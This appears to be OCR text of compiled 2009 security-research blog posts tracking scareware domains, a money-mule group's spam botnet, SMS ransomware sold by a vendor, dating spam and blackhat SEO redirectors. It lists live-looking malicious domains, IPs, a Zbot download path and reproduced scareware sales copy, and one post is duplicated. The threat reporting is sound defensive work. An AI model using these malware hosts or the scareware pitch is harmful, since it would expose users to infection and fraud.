
tixwagoq .cn

silzefos .cn

popyodiw .cn

cakpapaz .cn

216


Antivirus +
95% OF ALL HOME PC'S ARE INFECTED WITH SPYWARE, ADWARE TROJANS AND KEYLOGGERS!
FREE DOWNLOAD
DOWNLOAD.COM
tucows
PC
Smart Computing
Best BUY

72% of all spyware is not detected by the major Anti-virus programs. Only a purposely built spyware removal tool such as **Antivirus +** can!

Antivirus + features:

- **Spyware removal** - detects and removes spyware programs and trojan horses installed on your PC.
- **Homepage Monitor Tool** - browser Hijackers, belonging to the family of spyware and adware, are capable of taking control over your homepage and other favorite pages, and set an unknown website as your homepage.
- **System clean-up** - eliminates the traces of your system activities.
- **Disc clean-up** - securely destroys all the data on your old hard disc.
- **Quarantine** - The infected files that cannot be fixed or deleted are moved to a quarantine folder and displayed on the Quarantine pane of AntiVirus.
- **User-friendly Wizard Mode** - the Quick Scan Wizard will help you run a scan in the basic scan modes.
- **Autorun Tool** - if you want to know what applications run automatically on your system after Windows boots,.
- **Open Ports Tool** - without a protective application, your system is defenseless and becomes highly vulnerable to Trojan programs.
- **Many other features**

Total downloads: **991592**

Last update: **Tuesday, May 19, 2009**

Total virus records: **728674 items**

TRUE LIFE STORIES:

- Steve J. of New York had his software project stolen through a troyan that got into his computer through some internet site. **Steve is still suffering from a strong depression...**
- Jason W. was fired because he has been visiting some prohibited internet sites from an office computer. His boss opened the web browser's history and saw all the sites Jason has been visiting. **Jason is still unemployed...**

Is my PC infected with SpyWare?

Q: Do you receive a large quantity of **SPAM** (unsolicited advertisements)?
Q: Your PC is running **extremely slow**?
Q: You are pestered by those **horrible popup ads**?
Q: Your **homepage keeps changing**?
Q: **New icons** appear on your desktop?
Q: Do you get **toolbars** in your browser that you don't want?
Q: Do you **download any music** files from the Internet?
Q: Do you download and install **free software** from the Internet?
Q: Do you use any P2P file exchange systems (P2P) - for example: Utorrent, BitTorrent, Kazaa, eDonkey, AudioGalaxy, and Morpheus?

Rogue security software:

addedantivirusonline .com - 91.212.41.114

addedantivirusstore .com

addedantiviruslive.com

addedantiviruspro.com

countedantiviruspro.com

myplusantiviruspro.com

easyaddedantivirus.com

yourcountedantivirus.com

bestcountedantivirus.com

yourplusantivirus.com

For instance, a sampled domain such as **housedomainname .cn/in.cgi?6** redirects us to **securityonlinedirect**

.com/scan.php?affid=02083 which is [6]serving scareware with hosting courtesy of **AS10929** Netelligent Hosting Services Inc, which in case you remember popped-up in the [7]Diverse Portfolio of Fake Security Software - Part Twenty. At **securityonlineworld .com** (209.44.126.22) we also have a portfolio of scareware domains:

thestabilityweb .com

securityonlineworld .com

websecuritypolice .com

wwwsafeexamine .com

dynamicstabilityexamine .com

networkstabilityexamine .com

safetyscansite .com

onlinesafetyscansite .com

securityscansite .com

stabilityonlineskim .com

socialsecurityscan .com

securityexamination .com

internetsecuritymetrics .com

onlinebrandsecuritys .com

securityonlinedirect .com

scanstabilityinternet .com

stabilityaudit .com

websecuritybureau .com

safewebsecurity .com

webbrowsersecurity .com

futureinternetsecurity .com

superiorinternetsecurity .com

The [8]fake codec at **video-info .info** (**AS29371** - gaztranzitstroyinfo LLC) is in fact downloaded from **kir-fileplanet**

.com - 91.212.65.54 (**AS48841**; EUROHOST-NET) where more malicious activity is easily detected at:

downloadmax .org - 91.212.65.19

hd-codec .com

shotgol .com

kauitour .com

coecount .com

countbiz .com

videoaaa .net

7stepsmedia .net

ispartof .net

amoretour .net

browardcount .net

trucount3000 .com - 91.212.65.10; 91.212.65.29

trucount3001 .com

trucount3002 .com

antivirus-xppro-2009.com

onlinescanxppp .com

onlinescanxpp .com

onlinescanxp .com

free-webscaners .com

In cybercriminals I don’t trust.

Related posts:

[9]Fake Codec Serving Domains from Digg.com’s Comment Spam Attack

[10]Lazy Summer Days at UkrTeleGroup Ltd

[11]Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software

[12]Massive Blackhat SEO Campaign Serving Scareware

[13]EstDomains and Intercage VS Cybercrime

[14]The Template-ization of Malware Serving Sites

[15]The Template-ization of Malware Serving Sites - Part Two

[16]Malware campaign at YouTube uses social engineering tricks

[17]Poisoned Search Queries at Google Video Serving Malware

[18]Syndicating Google Trends Keywords for Blackhat SEO

Related Russian Business Network coverage:

[19]The New Media Malware Gang - Part Four

[20]The New Media Malware Gang - Part Three

[21]The New Media Malware Gang - Part Two

[22]The New Media Malware Gang

[23]Rogue RBN Software Pushed Through Blackhat SEO

[24]RBN’s Phishing Activities

[25]RBN’s Puppets Need Their Master

[26]RBN’s Fake Account Suspended Notices

[27]A Diverse Portfolio of Fake Security Software

[28]Go to Sleep, Go to Sleep my Little RBN

[29]Exposing the Russian Business Network

[30]Detecting the Blocking the Russian Business Network

[31]Over 100 Malwares Hosted on a Single RBN IP

[32]RBN’s Fake Security Software

[33]The Russian Business Network

1. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

2. http://blog.threatfire.com/2009/05/softwarefortubeview-codec-schemes.html

3. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0

4. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

5. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

6. http://www.virustotal.com/analisis/2bfe53d6b4d1457b241a81e684a98ad3

7. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

8. http://www.virustotal.com/analisis/c41a781f59f75e7022ce4bdd165117b0%20

9. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

10. http://ddanchev.blogspot.com/2008/07/lazy-summer-days-at-ukrtelegroup-ltds.html

11. http://ddanchev.blogspot.com/2009/04/bogus-linkedin-profiles-redirect-to.html

12. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

13. http://ddanchev.blogspot.com/2008/09/estdomains-and-intercage-vs-cybercrime.html

14. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

15. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

16. http://blogs.zdnet.com/security/?p=2695

17. http://ddanchev.blogspot.com/2009/01/poisoned-search-queries-at-google-video.html

18. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

19. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

20. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

21. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

22. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

23. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

24. http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html

25. http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html

26. http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html

27. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

28. http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html

29. http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html


30. http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html

31. http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html

32. http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html

33. http://ddanchev.blogspot.com/2007/10/russian-business-network.html

220



WELCOME

The company was set up in 1990 in San Francisco, the USA by three enthusiasts having financial education, and at first it was carrying the name of Advanced Brokerage and Depositary Services.

With time the spectrum of services has been substantively increased and board's main location has been moved and registered at New York, NYS Department of State.

At the very beginning of its business activity the company provided fairly narrow range of services in the investment market.

Within 19 years of hard work the company acquired international standing and managed to develop into a global financial holding having the staff of 3000 people and representative offices in more than 100 countries.

WHAT DO WE OFFER

Brokerage Services
Brokerage services include support in buying/selling of shares on behalf of the client and in all operations pertaining to secondary registration, accounting and storage of securities.

Read More

Depositary
Transparency of depository services makes them available to the interested clientele without any restrictions. Our Depositary will present analytical reports to the clients discretely as frequent as defined by the client and in terms specified thereof. With our Depository the client is able to keep track of negative consequences of corporate activity and authorize our experts to defend his interests in front of the emitter.

Read More

Corporate Finance
The Corporate Finance Department caters businesses for services, focused on increasing of their competitive advantages in the market due to merger, takeover or other strategic performance.

Read More

REGISTRATION

If you are not registered to Advanced Finance Inc., you can send registration request here.

CONTACTS

Find the nearest office or get in touch with one of the service desks.

Inside a Money Laundering Group's Spamming Operations (2009-05-26 18:41)

UPDATE: The command and control domain has been taken care of courtesy of the brisk response of OC3 Networks Abuse Team.

Next to the efficiency and cost-effectiveness centered cybercriminals having anticipated the [1]outsourcing

(Cybercrime-as-a-Service) model a long time ago, there are those self-serving groups of cybercriminals which engage in literally each and every aspect of cybercrime - [2]money mule recruiters in this very specific case.

221

What do the known money laundering aliases such as Value Trans Financial Group, Inc. (**valuetrans.biz**); Advance Finance Group LLC (**af-g.net**); ABP Capital (**abpcapital.com**); Premium Financial Services (**advance-financial-products.org**); eTop Group Inc. (**etop-groupli.cc**); Liberty Group Inc. (**libertygroup.cc**); Eagle Group Inc. (**eaglegroup-main.cn**); Star Group Inc. (**eagle-group.net**); DBS Group Inc. (**dbs-group.cn**); FB &B Group Inc. (**fbb-groupli.cc**); Advance Finance Group LLC (**af-g.net**); DC Group Inc. (**dc-group.cn**); IBS Group Inc. (**ibsgroup.cc**; **ibsgroupli.cn**) and FCB Group Inc. (**fcb-group.cc**) have in common?

It's a 31,000 infected hosts botnet which they use exclusively for spamming.

222

The money laundering organization describes itself as:

" *The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Karl Schick. At the very beginning of its* *business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.* "

223

Interestingly, on the majority of occasions cybercriminals tend to undermine the level of operational security that they could have achieved at the first place, and this is one of those cases where their misconfigured botnet command and control allows other cybercriminals to hijack their botnet, and security researchers to shut it down effectively.

The people behind this money laundering organization are either lazy, or ignorant to the point where the bot-

net's command and control interface would be using the very same web server that they use for recruitment

purposes.

Here are some screenshots of their command and control interface used exclusively for spam campaigns:

224

225

226

227

228

229

230

The domain is registered to **supp3ortnewest@safe-mail.net** and the DNS services are courtesy of

one.goldwonderful9.info; **ns.partnergreatest8.net**; **back.partnergreatest8.net**; **two.goldwonderful9.info** which are the de-facto DNS servers for a huge number of related and separate [3]money laundering brand portfolios (the quality of the historical CYBERINT on behalf of Bobbear is the main reason why [4]commissioned DDoS attacks were hitting the site last year).

Taking down the group's command and control domain is in progress.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

2. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

3. http://www.bobbear.co.uk/

4. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

231

Inside a Money Laundering Group’s Spamming Operations (2009-05-26 18:41)

UPDATE: The command and control domain has been taken care of courtesy of the brisk response of OC3 Networks Abuse Team.

Next to the efficiency and cost-effectiveness centered cybercriminals having anticipated the [1]outsourcing

(Cybercrime-as-a-Service) model a long time ago, there are those self-serving groups of cybercriminals which engage in literally each and every aspect of cybercrime - [2]money mule recruiters in this very specific case.

232

What do the known money laundering aliases such as Value Trans Financial Group, Inc. (**valuetrans.biz**); Advance Finance Group LLC (**af-g.net**); ABP Capital (**abpcapital.com**); Premium Financial Services (**advance-financial-products.org**); eTop Group Inc. (**etop-groupli.cc**); Liberty Group Inc. (**libertygroup.cc**); Eagle Group Inc. (**eaglegroup-main.cn**); Star Group Inc. (**eagle-group.net**); DBS Group Inc. (**dbs-group.cn**); FB &B Group Inc. (**fbb-groupli.cc**); Advance Finance Group LLC (**af-g.net**); DC Group Inc. (**dc-group.cn**); IBS Group Inc. (**ibsgroup.cc**; **ibsgroupli.cn**) and FCB Group Inc. (**fcb-group.cc**) have in common?

It’s a 31,000 infected hosts botnet which they use exclusively for spamming.

233

The money laundering organization describes itself as:

" *The company was set up in 1990 in New York, the USA by three enthusiasts who have financial education. The head of the company was Karl Schick. At the very beginning of its business activity the company provided fairly narrow range of services at the investment market. Within 15 years of hard work the company has acquired international standing and managed to develop into a global financial holding with the staff of 3,000 people and headquarters in more than 100 countries of the world.* "

234

Interestingly, on the majority of occasions cybercriminals tend to undermine the level of operational security that they could have achieved at the first place, and this is one of those cases where their misconfigured botnet command and control allows other cybercriminals to hijack their botnet, and security researchers to shut it down effectively.

The people behind this money laundering organization are either lazy, or ignorant to the point where the bot-

net’s command and control interface would be using the very same web server that they use for recruitment

purposes.

Here are some screenshots of their command and control interface used exclusively for spam campaigns:

235

236

237

238

239

240

241

The domain is registered to **supp3ortnewest@safe-mail.net** and the DNS services are courtesy of

one.goldwonderful9.info; **ns.partnergreatest8.net**; **back.partnergreatest8.net**; **two.goldwonderful9.info** which are the de-facto DNS servers for a huge number of related and separate [3]money laundering brand portfolios (the quality of the historical CYBERINT on behalf of Bobbear is the main reason why [4]commissioned DDoS attacks were hitting the site last year).

Taking down the group’s command and control domain is in progress.

1. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

2. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

3. http://www.bobbear.co.uk/

4. http://ddanchev.blogspot.com/2008/11/ddos-attack-against-bobbearcouk.html

242

3rd SMS Ransomware Variant Offered for Sale (2009-05-27 19:50)

The concept of [1]ransomware is clearly making a comeback. During the past two months, scareware met the

[2]ransomware business model in the face of [3]File Fix Professional 2009 and [4]FakeAlert-CO or System Security, followed by two separate [5]SMS-based ransomware variants [6]Trj/SMSlock.A and a [7]modified version of it.

The very latest one is once again offered for sale, with a social engineering theme attempting to trick the in-

fected user that as of 1st of May Microsoft is launching a new anti-pirates initiative, and that unless a $1 SMS is sent in order to receive the deactivation code back, their copy of Windows will remain locked.

Key features:

Support for Windows 98/Vista

- Blocks the entire desktop

- Locks system key combinations attempting to remove it

- Copied to the system folder (the file is almost impossible to find)

- Can be put in the startup

- Launches the blocking system before the desktop appears upon reboot

- Blocks all windows including the Task Manager

- Upon entering the secret code, the ransomware is removed from the system folder and autorun

The price for a custom-made version with the customer’s own SMS data is $10, with $5 per new (undetected)

copy, as well as the complete source code available for $50 again from the same vendor.

From a "visual social engineering" perspective, the one that make scareware what it is as product – a product which would have scaled so fast if it wasn’t the distribution channel in the form of web site compromises and

[8]blackhat SEO at the first place – the latest SMS ransomware variant lacks any significant key visual features which can compete with for instance, the [9]DIY fake Windows XP activation trojan and its [10]2.0 version.

With the emerging [11]localization on demand services offering [12]translations for phishing, spam and mal-

ware campaigns into popular international languages, it wouldn’t take long before the SMS ransomware starts

targeting English-speaking users next to the hardcoded Russian speaking ones for the time being.

1. http://ddanchev.blogspot.com/2008/06/whos-behind-gpcode-ransomware.html

2. http://ddanchev.blogspot.com/2008/09/identifying-gpcode-ransomware-author.html

3. http://blogs.zdnet.com/security/?p=3014

4. http://www.avertlabs.com/research/blog/index.php/2009/05/12/fakealert-trojan-holds-systems-for-ransom/

5. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

6. http://blogs.zdnet.com/security/?p=3197

7. http://blog.fireeye.com/research/2009/04/ransomware_on_the_loose.html

8. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

9. http://ddanchev.blogspot.com/2008/10/fake-windows-xp-activation-trojan-wants.html

10. http://blogs.zdnet.com/security/?p=2201

11. http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html

12. http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html

244

1.6

June

245

Dating Spam Campaign Promotes Bogus Dating Agency - Part Two (2009-06-02 15:21)

Your future template-based wife is here, waiting not only for you, but also, for the hundreds of thousands of

spammed gullible future husbands.

Our "dear friends" at [1]Confidential Connections are at it again - spamming out bogus dating profiles, introducing new domains and inevitably exposing the phony company’s connections with managed spam services

operated by money mules, and sharing DNS servers with more cybercrime-facilitating parties.

As in their previous campaigns,

they’re spamming from **LRouen-152-82-6-202.w80-13.abo.wanadoo.fr**

[80.13.101.202], and here’s the most recent portfolio of domains used in the spam campaigns parked at

62.90.136.207:

246

dating-forin-loved .com - Email: deolserdo@safe-mail.net

matchwithworld .com - Email: esheodin@safe-mail.net

love-f-emale .com - Email: lo3664570460504@absolutee.com

i-amsingle .com - Email: i-3685838623704@absolutee.com

for-you-from-me .com - Email: PabloStantonXW@gmail.com

love-me-long-time .com - Email: lo3685839114104@absolutee.com

destinycombine .com - Email: esheodin@safe-mail.net

you-isnot-alone .com - Email: SamNilsenson@gmail.com

find-some-love .com - Email: SamNilsenson@gmail.com

find-thereal-love .com - Email: deolserdo@safe-mail.net

247

all-hot-love .com - Email: sup3portne3west@safe-mail.net

find-the-reallove .com - Email: fi3653005547304@absolutee.com

sweet-hearts-dating .com - Email: SamNilsenson@gmail.com

my-great-dating .com - Email: SamNilsenson@gmail.com

yourmatchwith .com - Email: esheodin@safe-mail.net

loking-for-aman .com - Email: lo3653004406804@absolutee.com

myloving-heart .com - Email: my3685835605504@absolutee.com

beautiful-prettywoman .com - Email: JosiahMillerTP@gmail.com

buildyour-happylove .net - Email: bu3664569267104@absolutee.com

adorelovewon .com - Email: supportnewest@safe-mail.net

andiloveyoutoo .com - Email: enorst10@yahoo.com

248

myloveamour .com - Email: supportnewest@safe-mail.net

luckyheatrs .com - Email: neujelivsamomdeli@gmail.com

just-waiting-foryou .com - Email: SamNilsenson@gmail.com

dreams-about-lady .com - Email: JosiahMillerTP@gmail.com

inspiredlove .net - Email: antonkovalchukk@gmail.com

make-family .net - Email: JosiahMillerTP@gmail.com

createyourlove .net

fillinglove .net

249

Let’s connect the dots, shall we? Notice some of the registrant’s emails, namely **supportnewest@safe-mail.net** and **sup3portne3west@safe-mail.net**. It gets even more interesting taking into consideration the fact that the [2]money laundering group’s botnet command and control domain was registered to **supp3ortnewest@safe-mail.net**.

Moreover, among the unique usernames used exclusively by this botnet, was in fact the one used in Confidential

Connections spam campaigns, confirming their connection.

250

Naturally, Confidential Connections are also rubbing shoulders with more cybercrime facilitating domains sharing the same DNS infrastructure (**ns1.srv .com**).

For instance, **superfuturebiz .com/maingovermnfer5 .com** (Trojan-Spy.Win32.Zbot.uyn) where a TrojanSpy.Win32.Zbot.uyn is hosted at **maingovermnfer5 .com**/anyfldr/demo.exe which once executed attempts to

download [3]Zeus crimeware from **maingovermnfer5 .com/anyfldr/cfg.bin**.

251

Moreover, **carder-shop .com** which is an [4]ex-Atrivo darling, **yourmagicpills .com** which is a typical pharmaceutical scam, **zaikib .in** a malware command and control, and **eefs .info** which is a phony "East Europe Financial System" and looks like a typical money mule recruitment operation.

1. http://ddanchev.blogspot.com/2009/05/dating-spam-campaign-promotes-bogus.html

2. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

3.

http://www.virustotal.com/analisis/b3dd94141526568d434f413b58f99f5c4b3e011026e7da7e17f5f3816126edbc-12438

67781

4. http://www.spamhaus.org/archive/evidence/malwarehosts/atrivo.html

252

Summarizing Zero Day’s Posts for May (2009-06-02 15:49)

The following is a brief summary of all of my posts at ZDNet’s [1]Zero Day for May.

You can also go through previous summaries for [2]April, [3]March, [4]February, [5]January, [6]December,

[7]November, [8]October, [9]September, [10]August and [11]July, as well as subscribe to my [12]personal RSS feed or [13]Zero Day's main feed.

Notable articles include: [14]Inside the botnets that never make the news - a [15]gallery; [16]China's 'secure'

OS Kylin - a threat to U.S offsensive cyber capabilities? and [17]The Web's most dangerous keywords to search for.

01. [18]Cybercriminals promoting malware-friendly search engines

02. [19]New Mac OS X email worm discovered

03. [20]China's 'secure' OS Kylin - a threat to U.S offsensive cyber capabilities?

04. [21]Spammers harvesting emails from Twitter - in real time

05. [22]56th variant of the Koobface worm detected

06. [23]Study: password resetting 'security questions' easily guessed

07. [24]D-Link router's CAPTCHA flawed, WPA passphrase retrieved

08. [25]Inside the botnets that never make the news - a gallery

09. [26]The Web's most dangerous keywords to search for

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/05/summarizing-zero-days-posts-for-april.html

3. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for-march.html

4. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

6. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

7. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

9. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

10. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

11. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

12. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

13. http://feeds.feedburner.com/zdnet/security

14. http://blogs.zdnet.com/security/?p=3432

15. http://content.zdnet.com/2346-12691_22-303596.html

16. http://blogs.zdnet.com/security/?p=3385

17. http://blogs.zdnet.com/security/?p=3457

18. http://blogs.zdnet.com/security/?p=3333

19. http://blogs.zdnet.com/security/?p=3346

20. http://blogs.zdnet.com/security/?p=3385

21. http://blogs.zdnet.com/security/?p=3402

22. http://blogs.zdnet.com/security/?p=3414

23. http://blogs.zdnet.com/security/?p=3419

24. http://blogs.zdnet.com/security/?p=3427

25. http://blogs.zdnet.com/security/?p=3432

26. http://blogs.zdnet.com/security/?p=3457

254

From Ukrainian Blackhat SEO Gang With Love (2009-06-04 16:45)

UPDATE: My name is now an integral part of the [1]scareware business model.

Yet another redirector used in the ongoing blackhat SEO campaign is using it, this time saying just "hi" - **hidan-cho.mine .nu/login.js** redirects to **privateaolemail**

.cn/go.php?id=2010-10 &key=b8c7c33ca &p=1 and then to **antimalwareliveproscanv3 .com** where [2]the scareware is served – catch up with the [3]Diverse Portfolio of Fake Security Software series.

What's next?

The release of Advanced Pro-Danchev Premium Live Mega Professional Anti-Spyware Online

Cleaning Scanner 2010?

You know you have a fan club, as well as positive ROI out of your research, when one of the [4]most active

blackhat SEO groups for the time being starts cursing you in its [5]multiple redirectors, in this particular case that's **seo.hostia .ru/ddanchev-sock-my-dick.php**.

Back in 2007, it used to be the polite form of get lost or "[6]ai siktir vee" courtesy of the [7]New Media Malware Gang, a customer of the [8]Russian Business Network.

Upon hijacking legitimate traffic and verifying that the visitor is coming from *var se = new*

Array("google.","msn.","yahoo.","comcast.","aol" , the redirector then takes us to **macrosoftwarego .com**; **livepayment-system .com** - 83.133.123.140 Email: fabian@ingenovate.com, and to **antimalware-live-scanv3 .com** -

38.99.170.9; 78.47.91.153; 83.133.115.9; 89.47.237.52; 91.212.65.125 Email: immigration.beijing@footer.cn where 255

[9]the scareware is served.

[10]Scareware domains (delegated) part of their campaigns which as of recently diversity to Lycos owned [11]is-the-boss.com:

anti-spyware-scan-v1 .com - **ns1.futureselfdeeds .com** (78.47.88.217)

malware-live-pro-scanv1 .com

premiumlivescanv1 .com

malwareliveproscanv1 .com

antiviruspcscannerv1 .com

malwareliveproscannerv1 .com

freeantispywarescan2 .com

antiviruspremiumscanv2 .com

proantivirusscanv2 .com

antiviruspaymentsystem .com

macrosoftwarego .com

advanedmalwarescanner .com

advanedpromalwarescanner .com

futureselfdeeds .com

allinternetfreebies .com

liveinternetupdates .com

momentstohaveyou .cn

256

Rephrasing [12]the Cardigans Love Fool song - Common sense tells me I shouldn’t bother, and I ought to stick to another blackhat SEO campaign, a blackhat SEO campaign that surely deserves me, but I think you folks do.

Thanks to [13]Sean-Paul Correll from PandaLabs for the tip.

1. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

2.

http://www.virustotal.com/analisis/2e843ef82333acd9c00f2261b7d86e9b50c51e8ac96f8edd45d4bb26730849f2-12441

44720

3. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2009/04/massive-blackhat-seo-campaign-serving.html

5. http://ddanchev.blogspot.com/2009/04/twitter-worm-mikeyy-keywords-hijacked.html

6. http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html

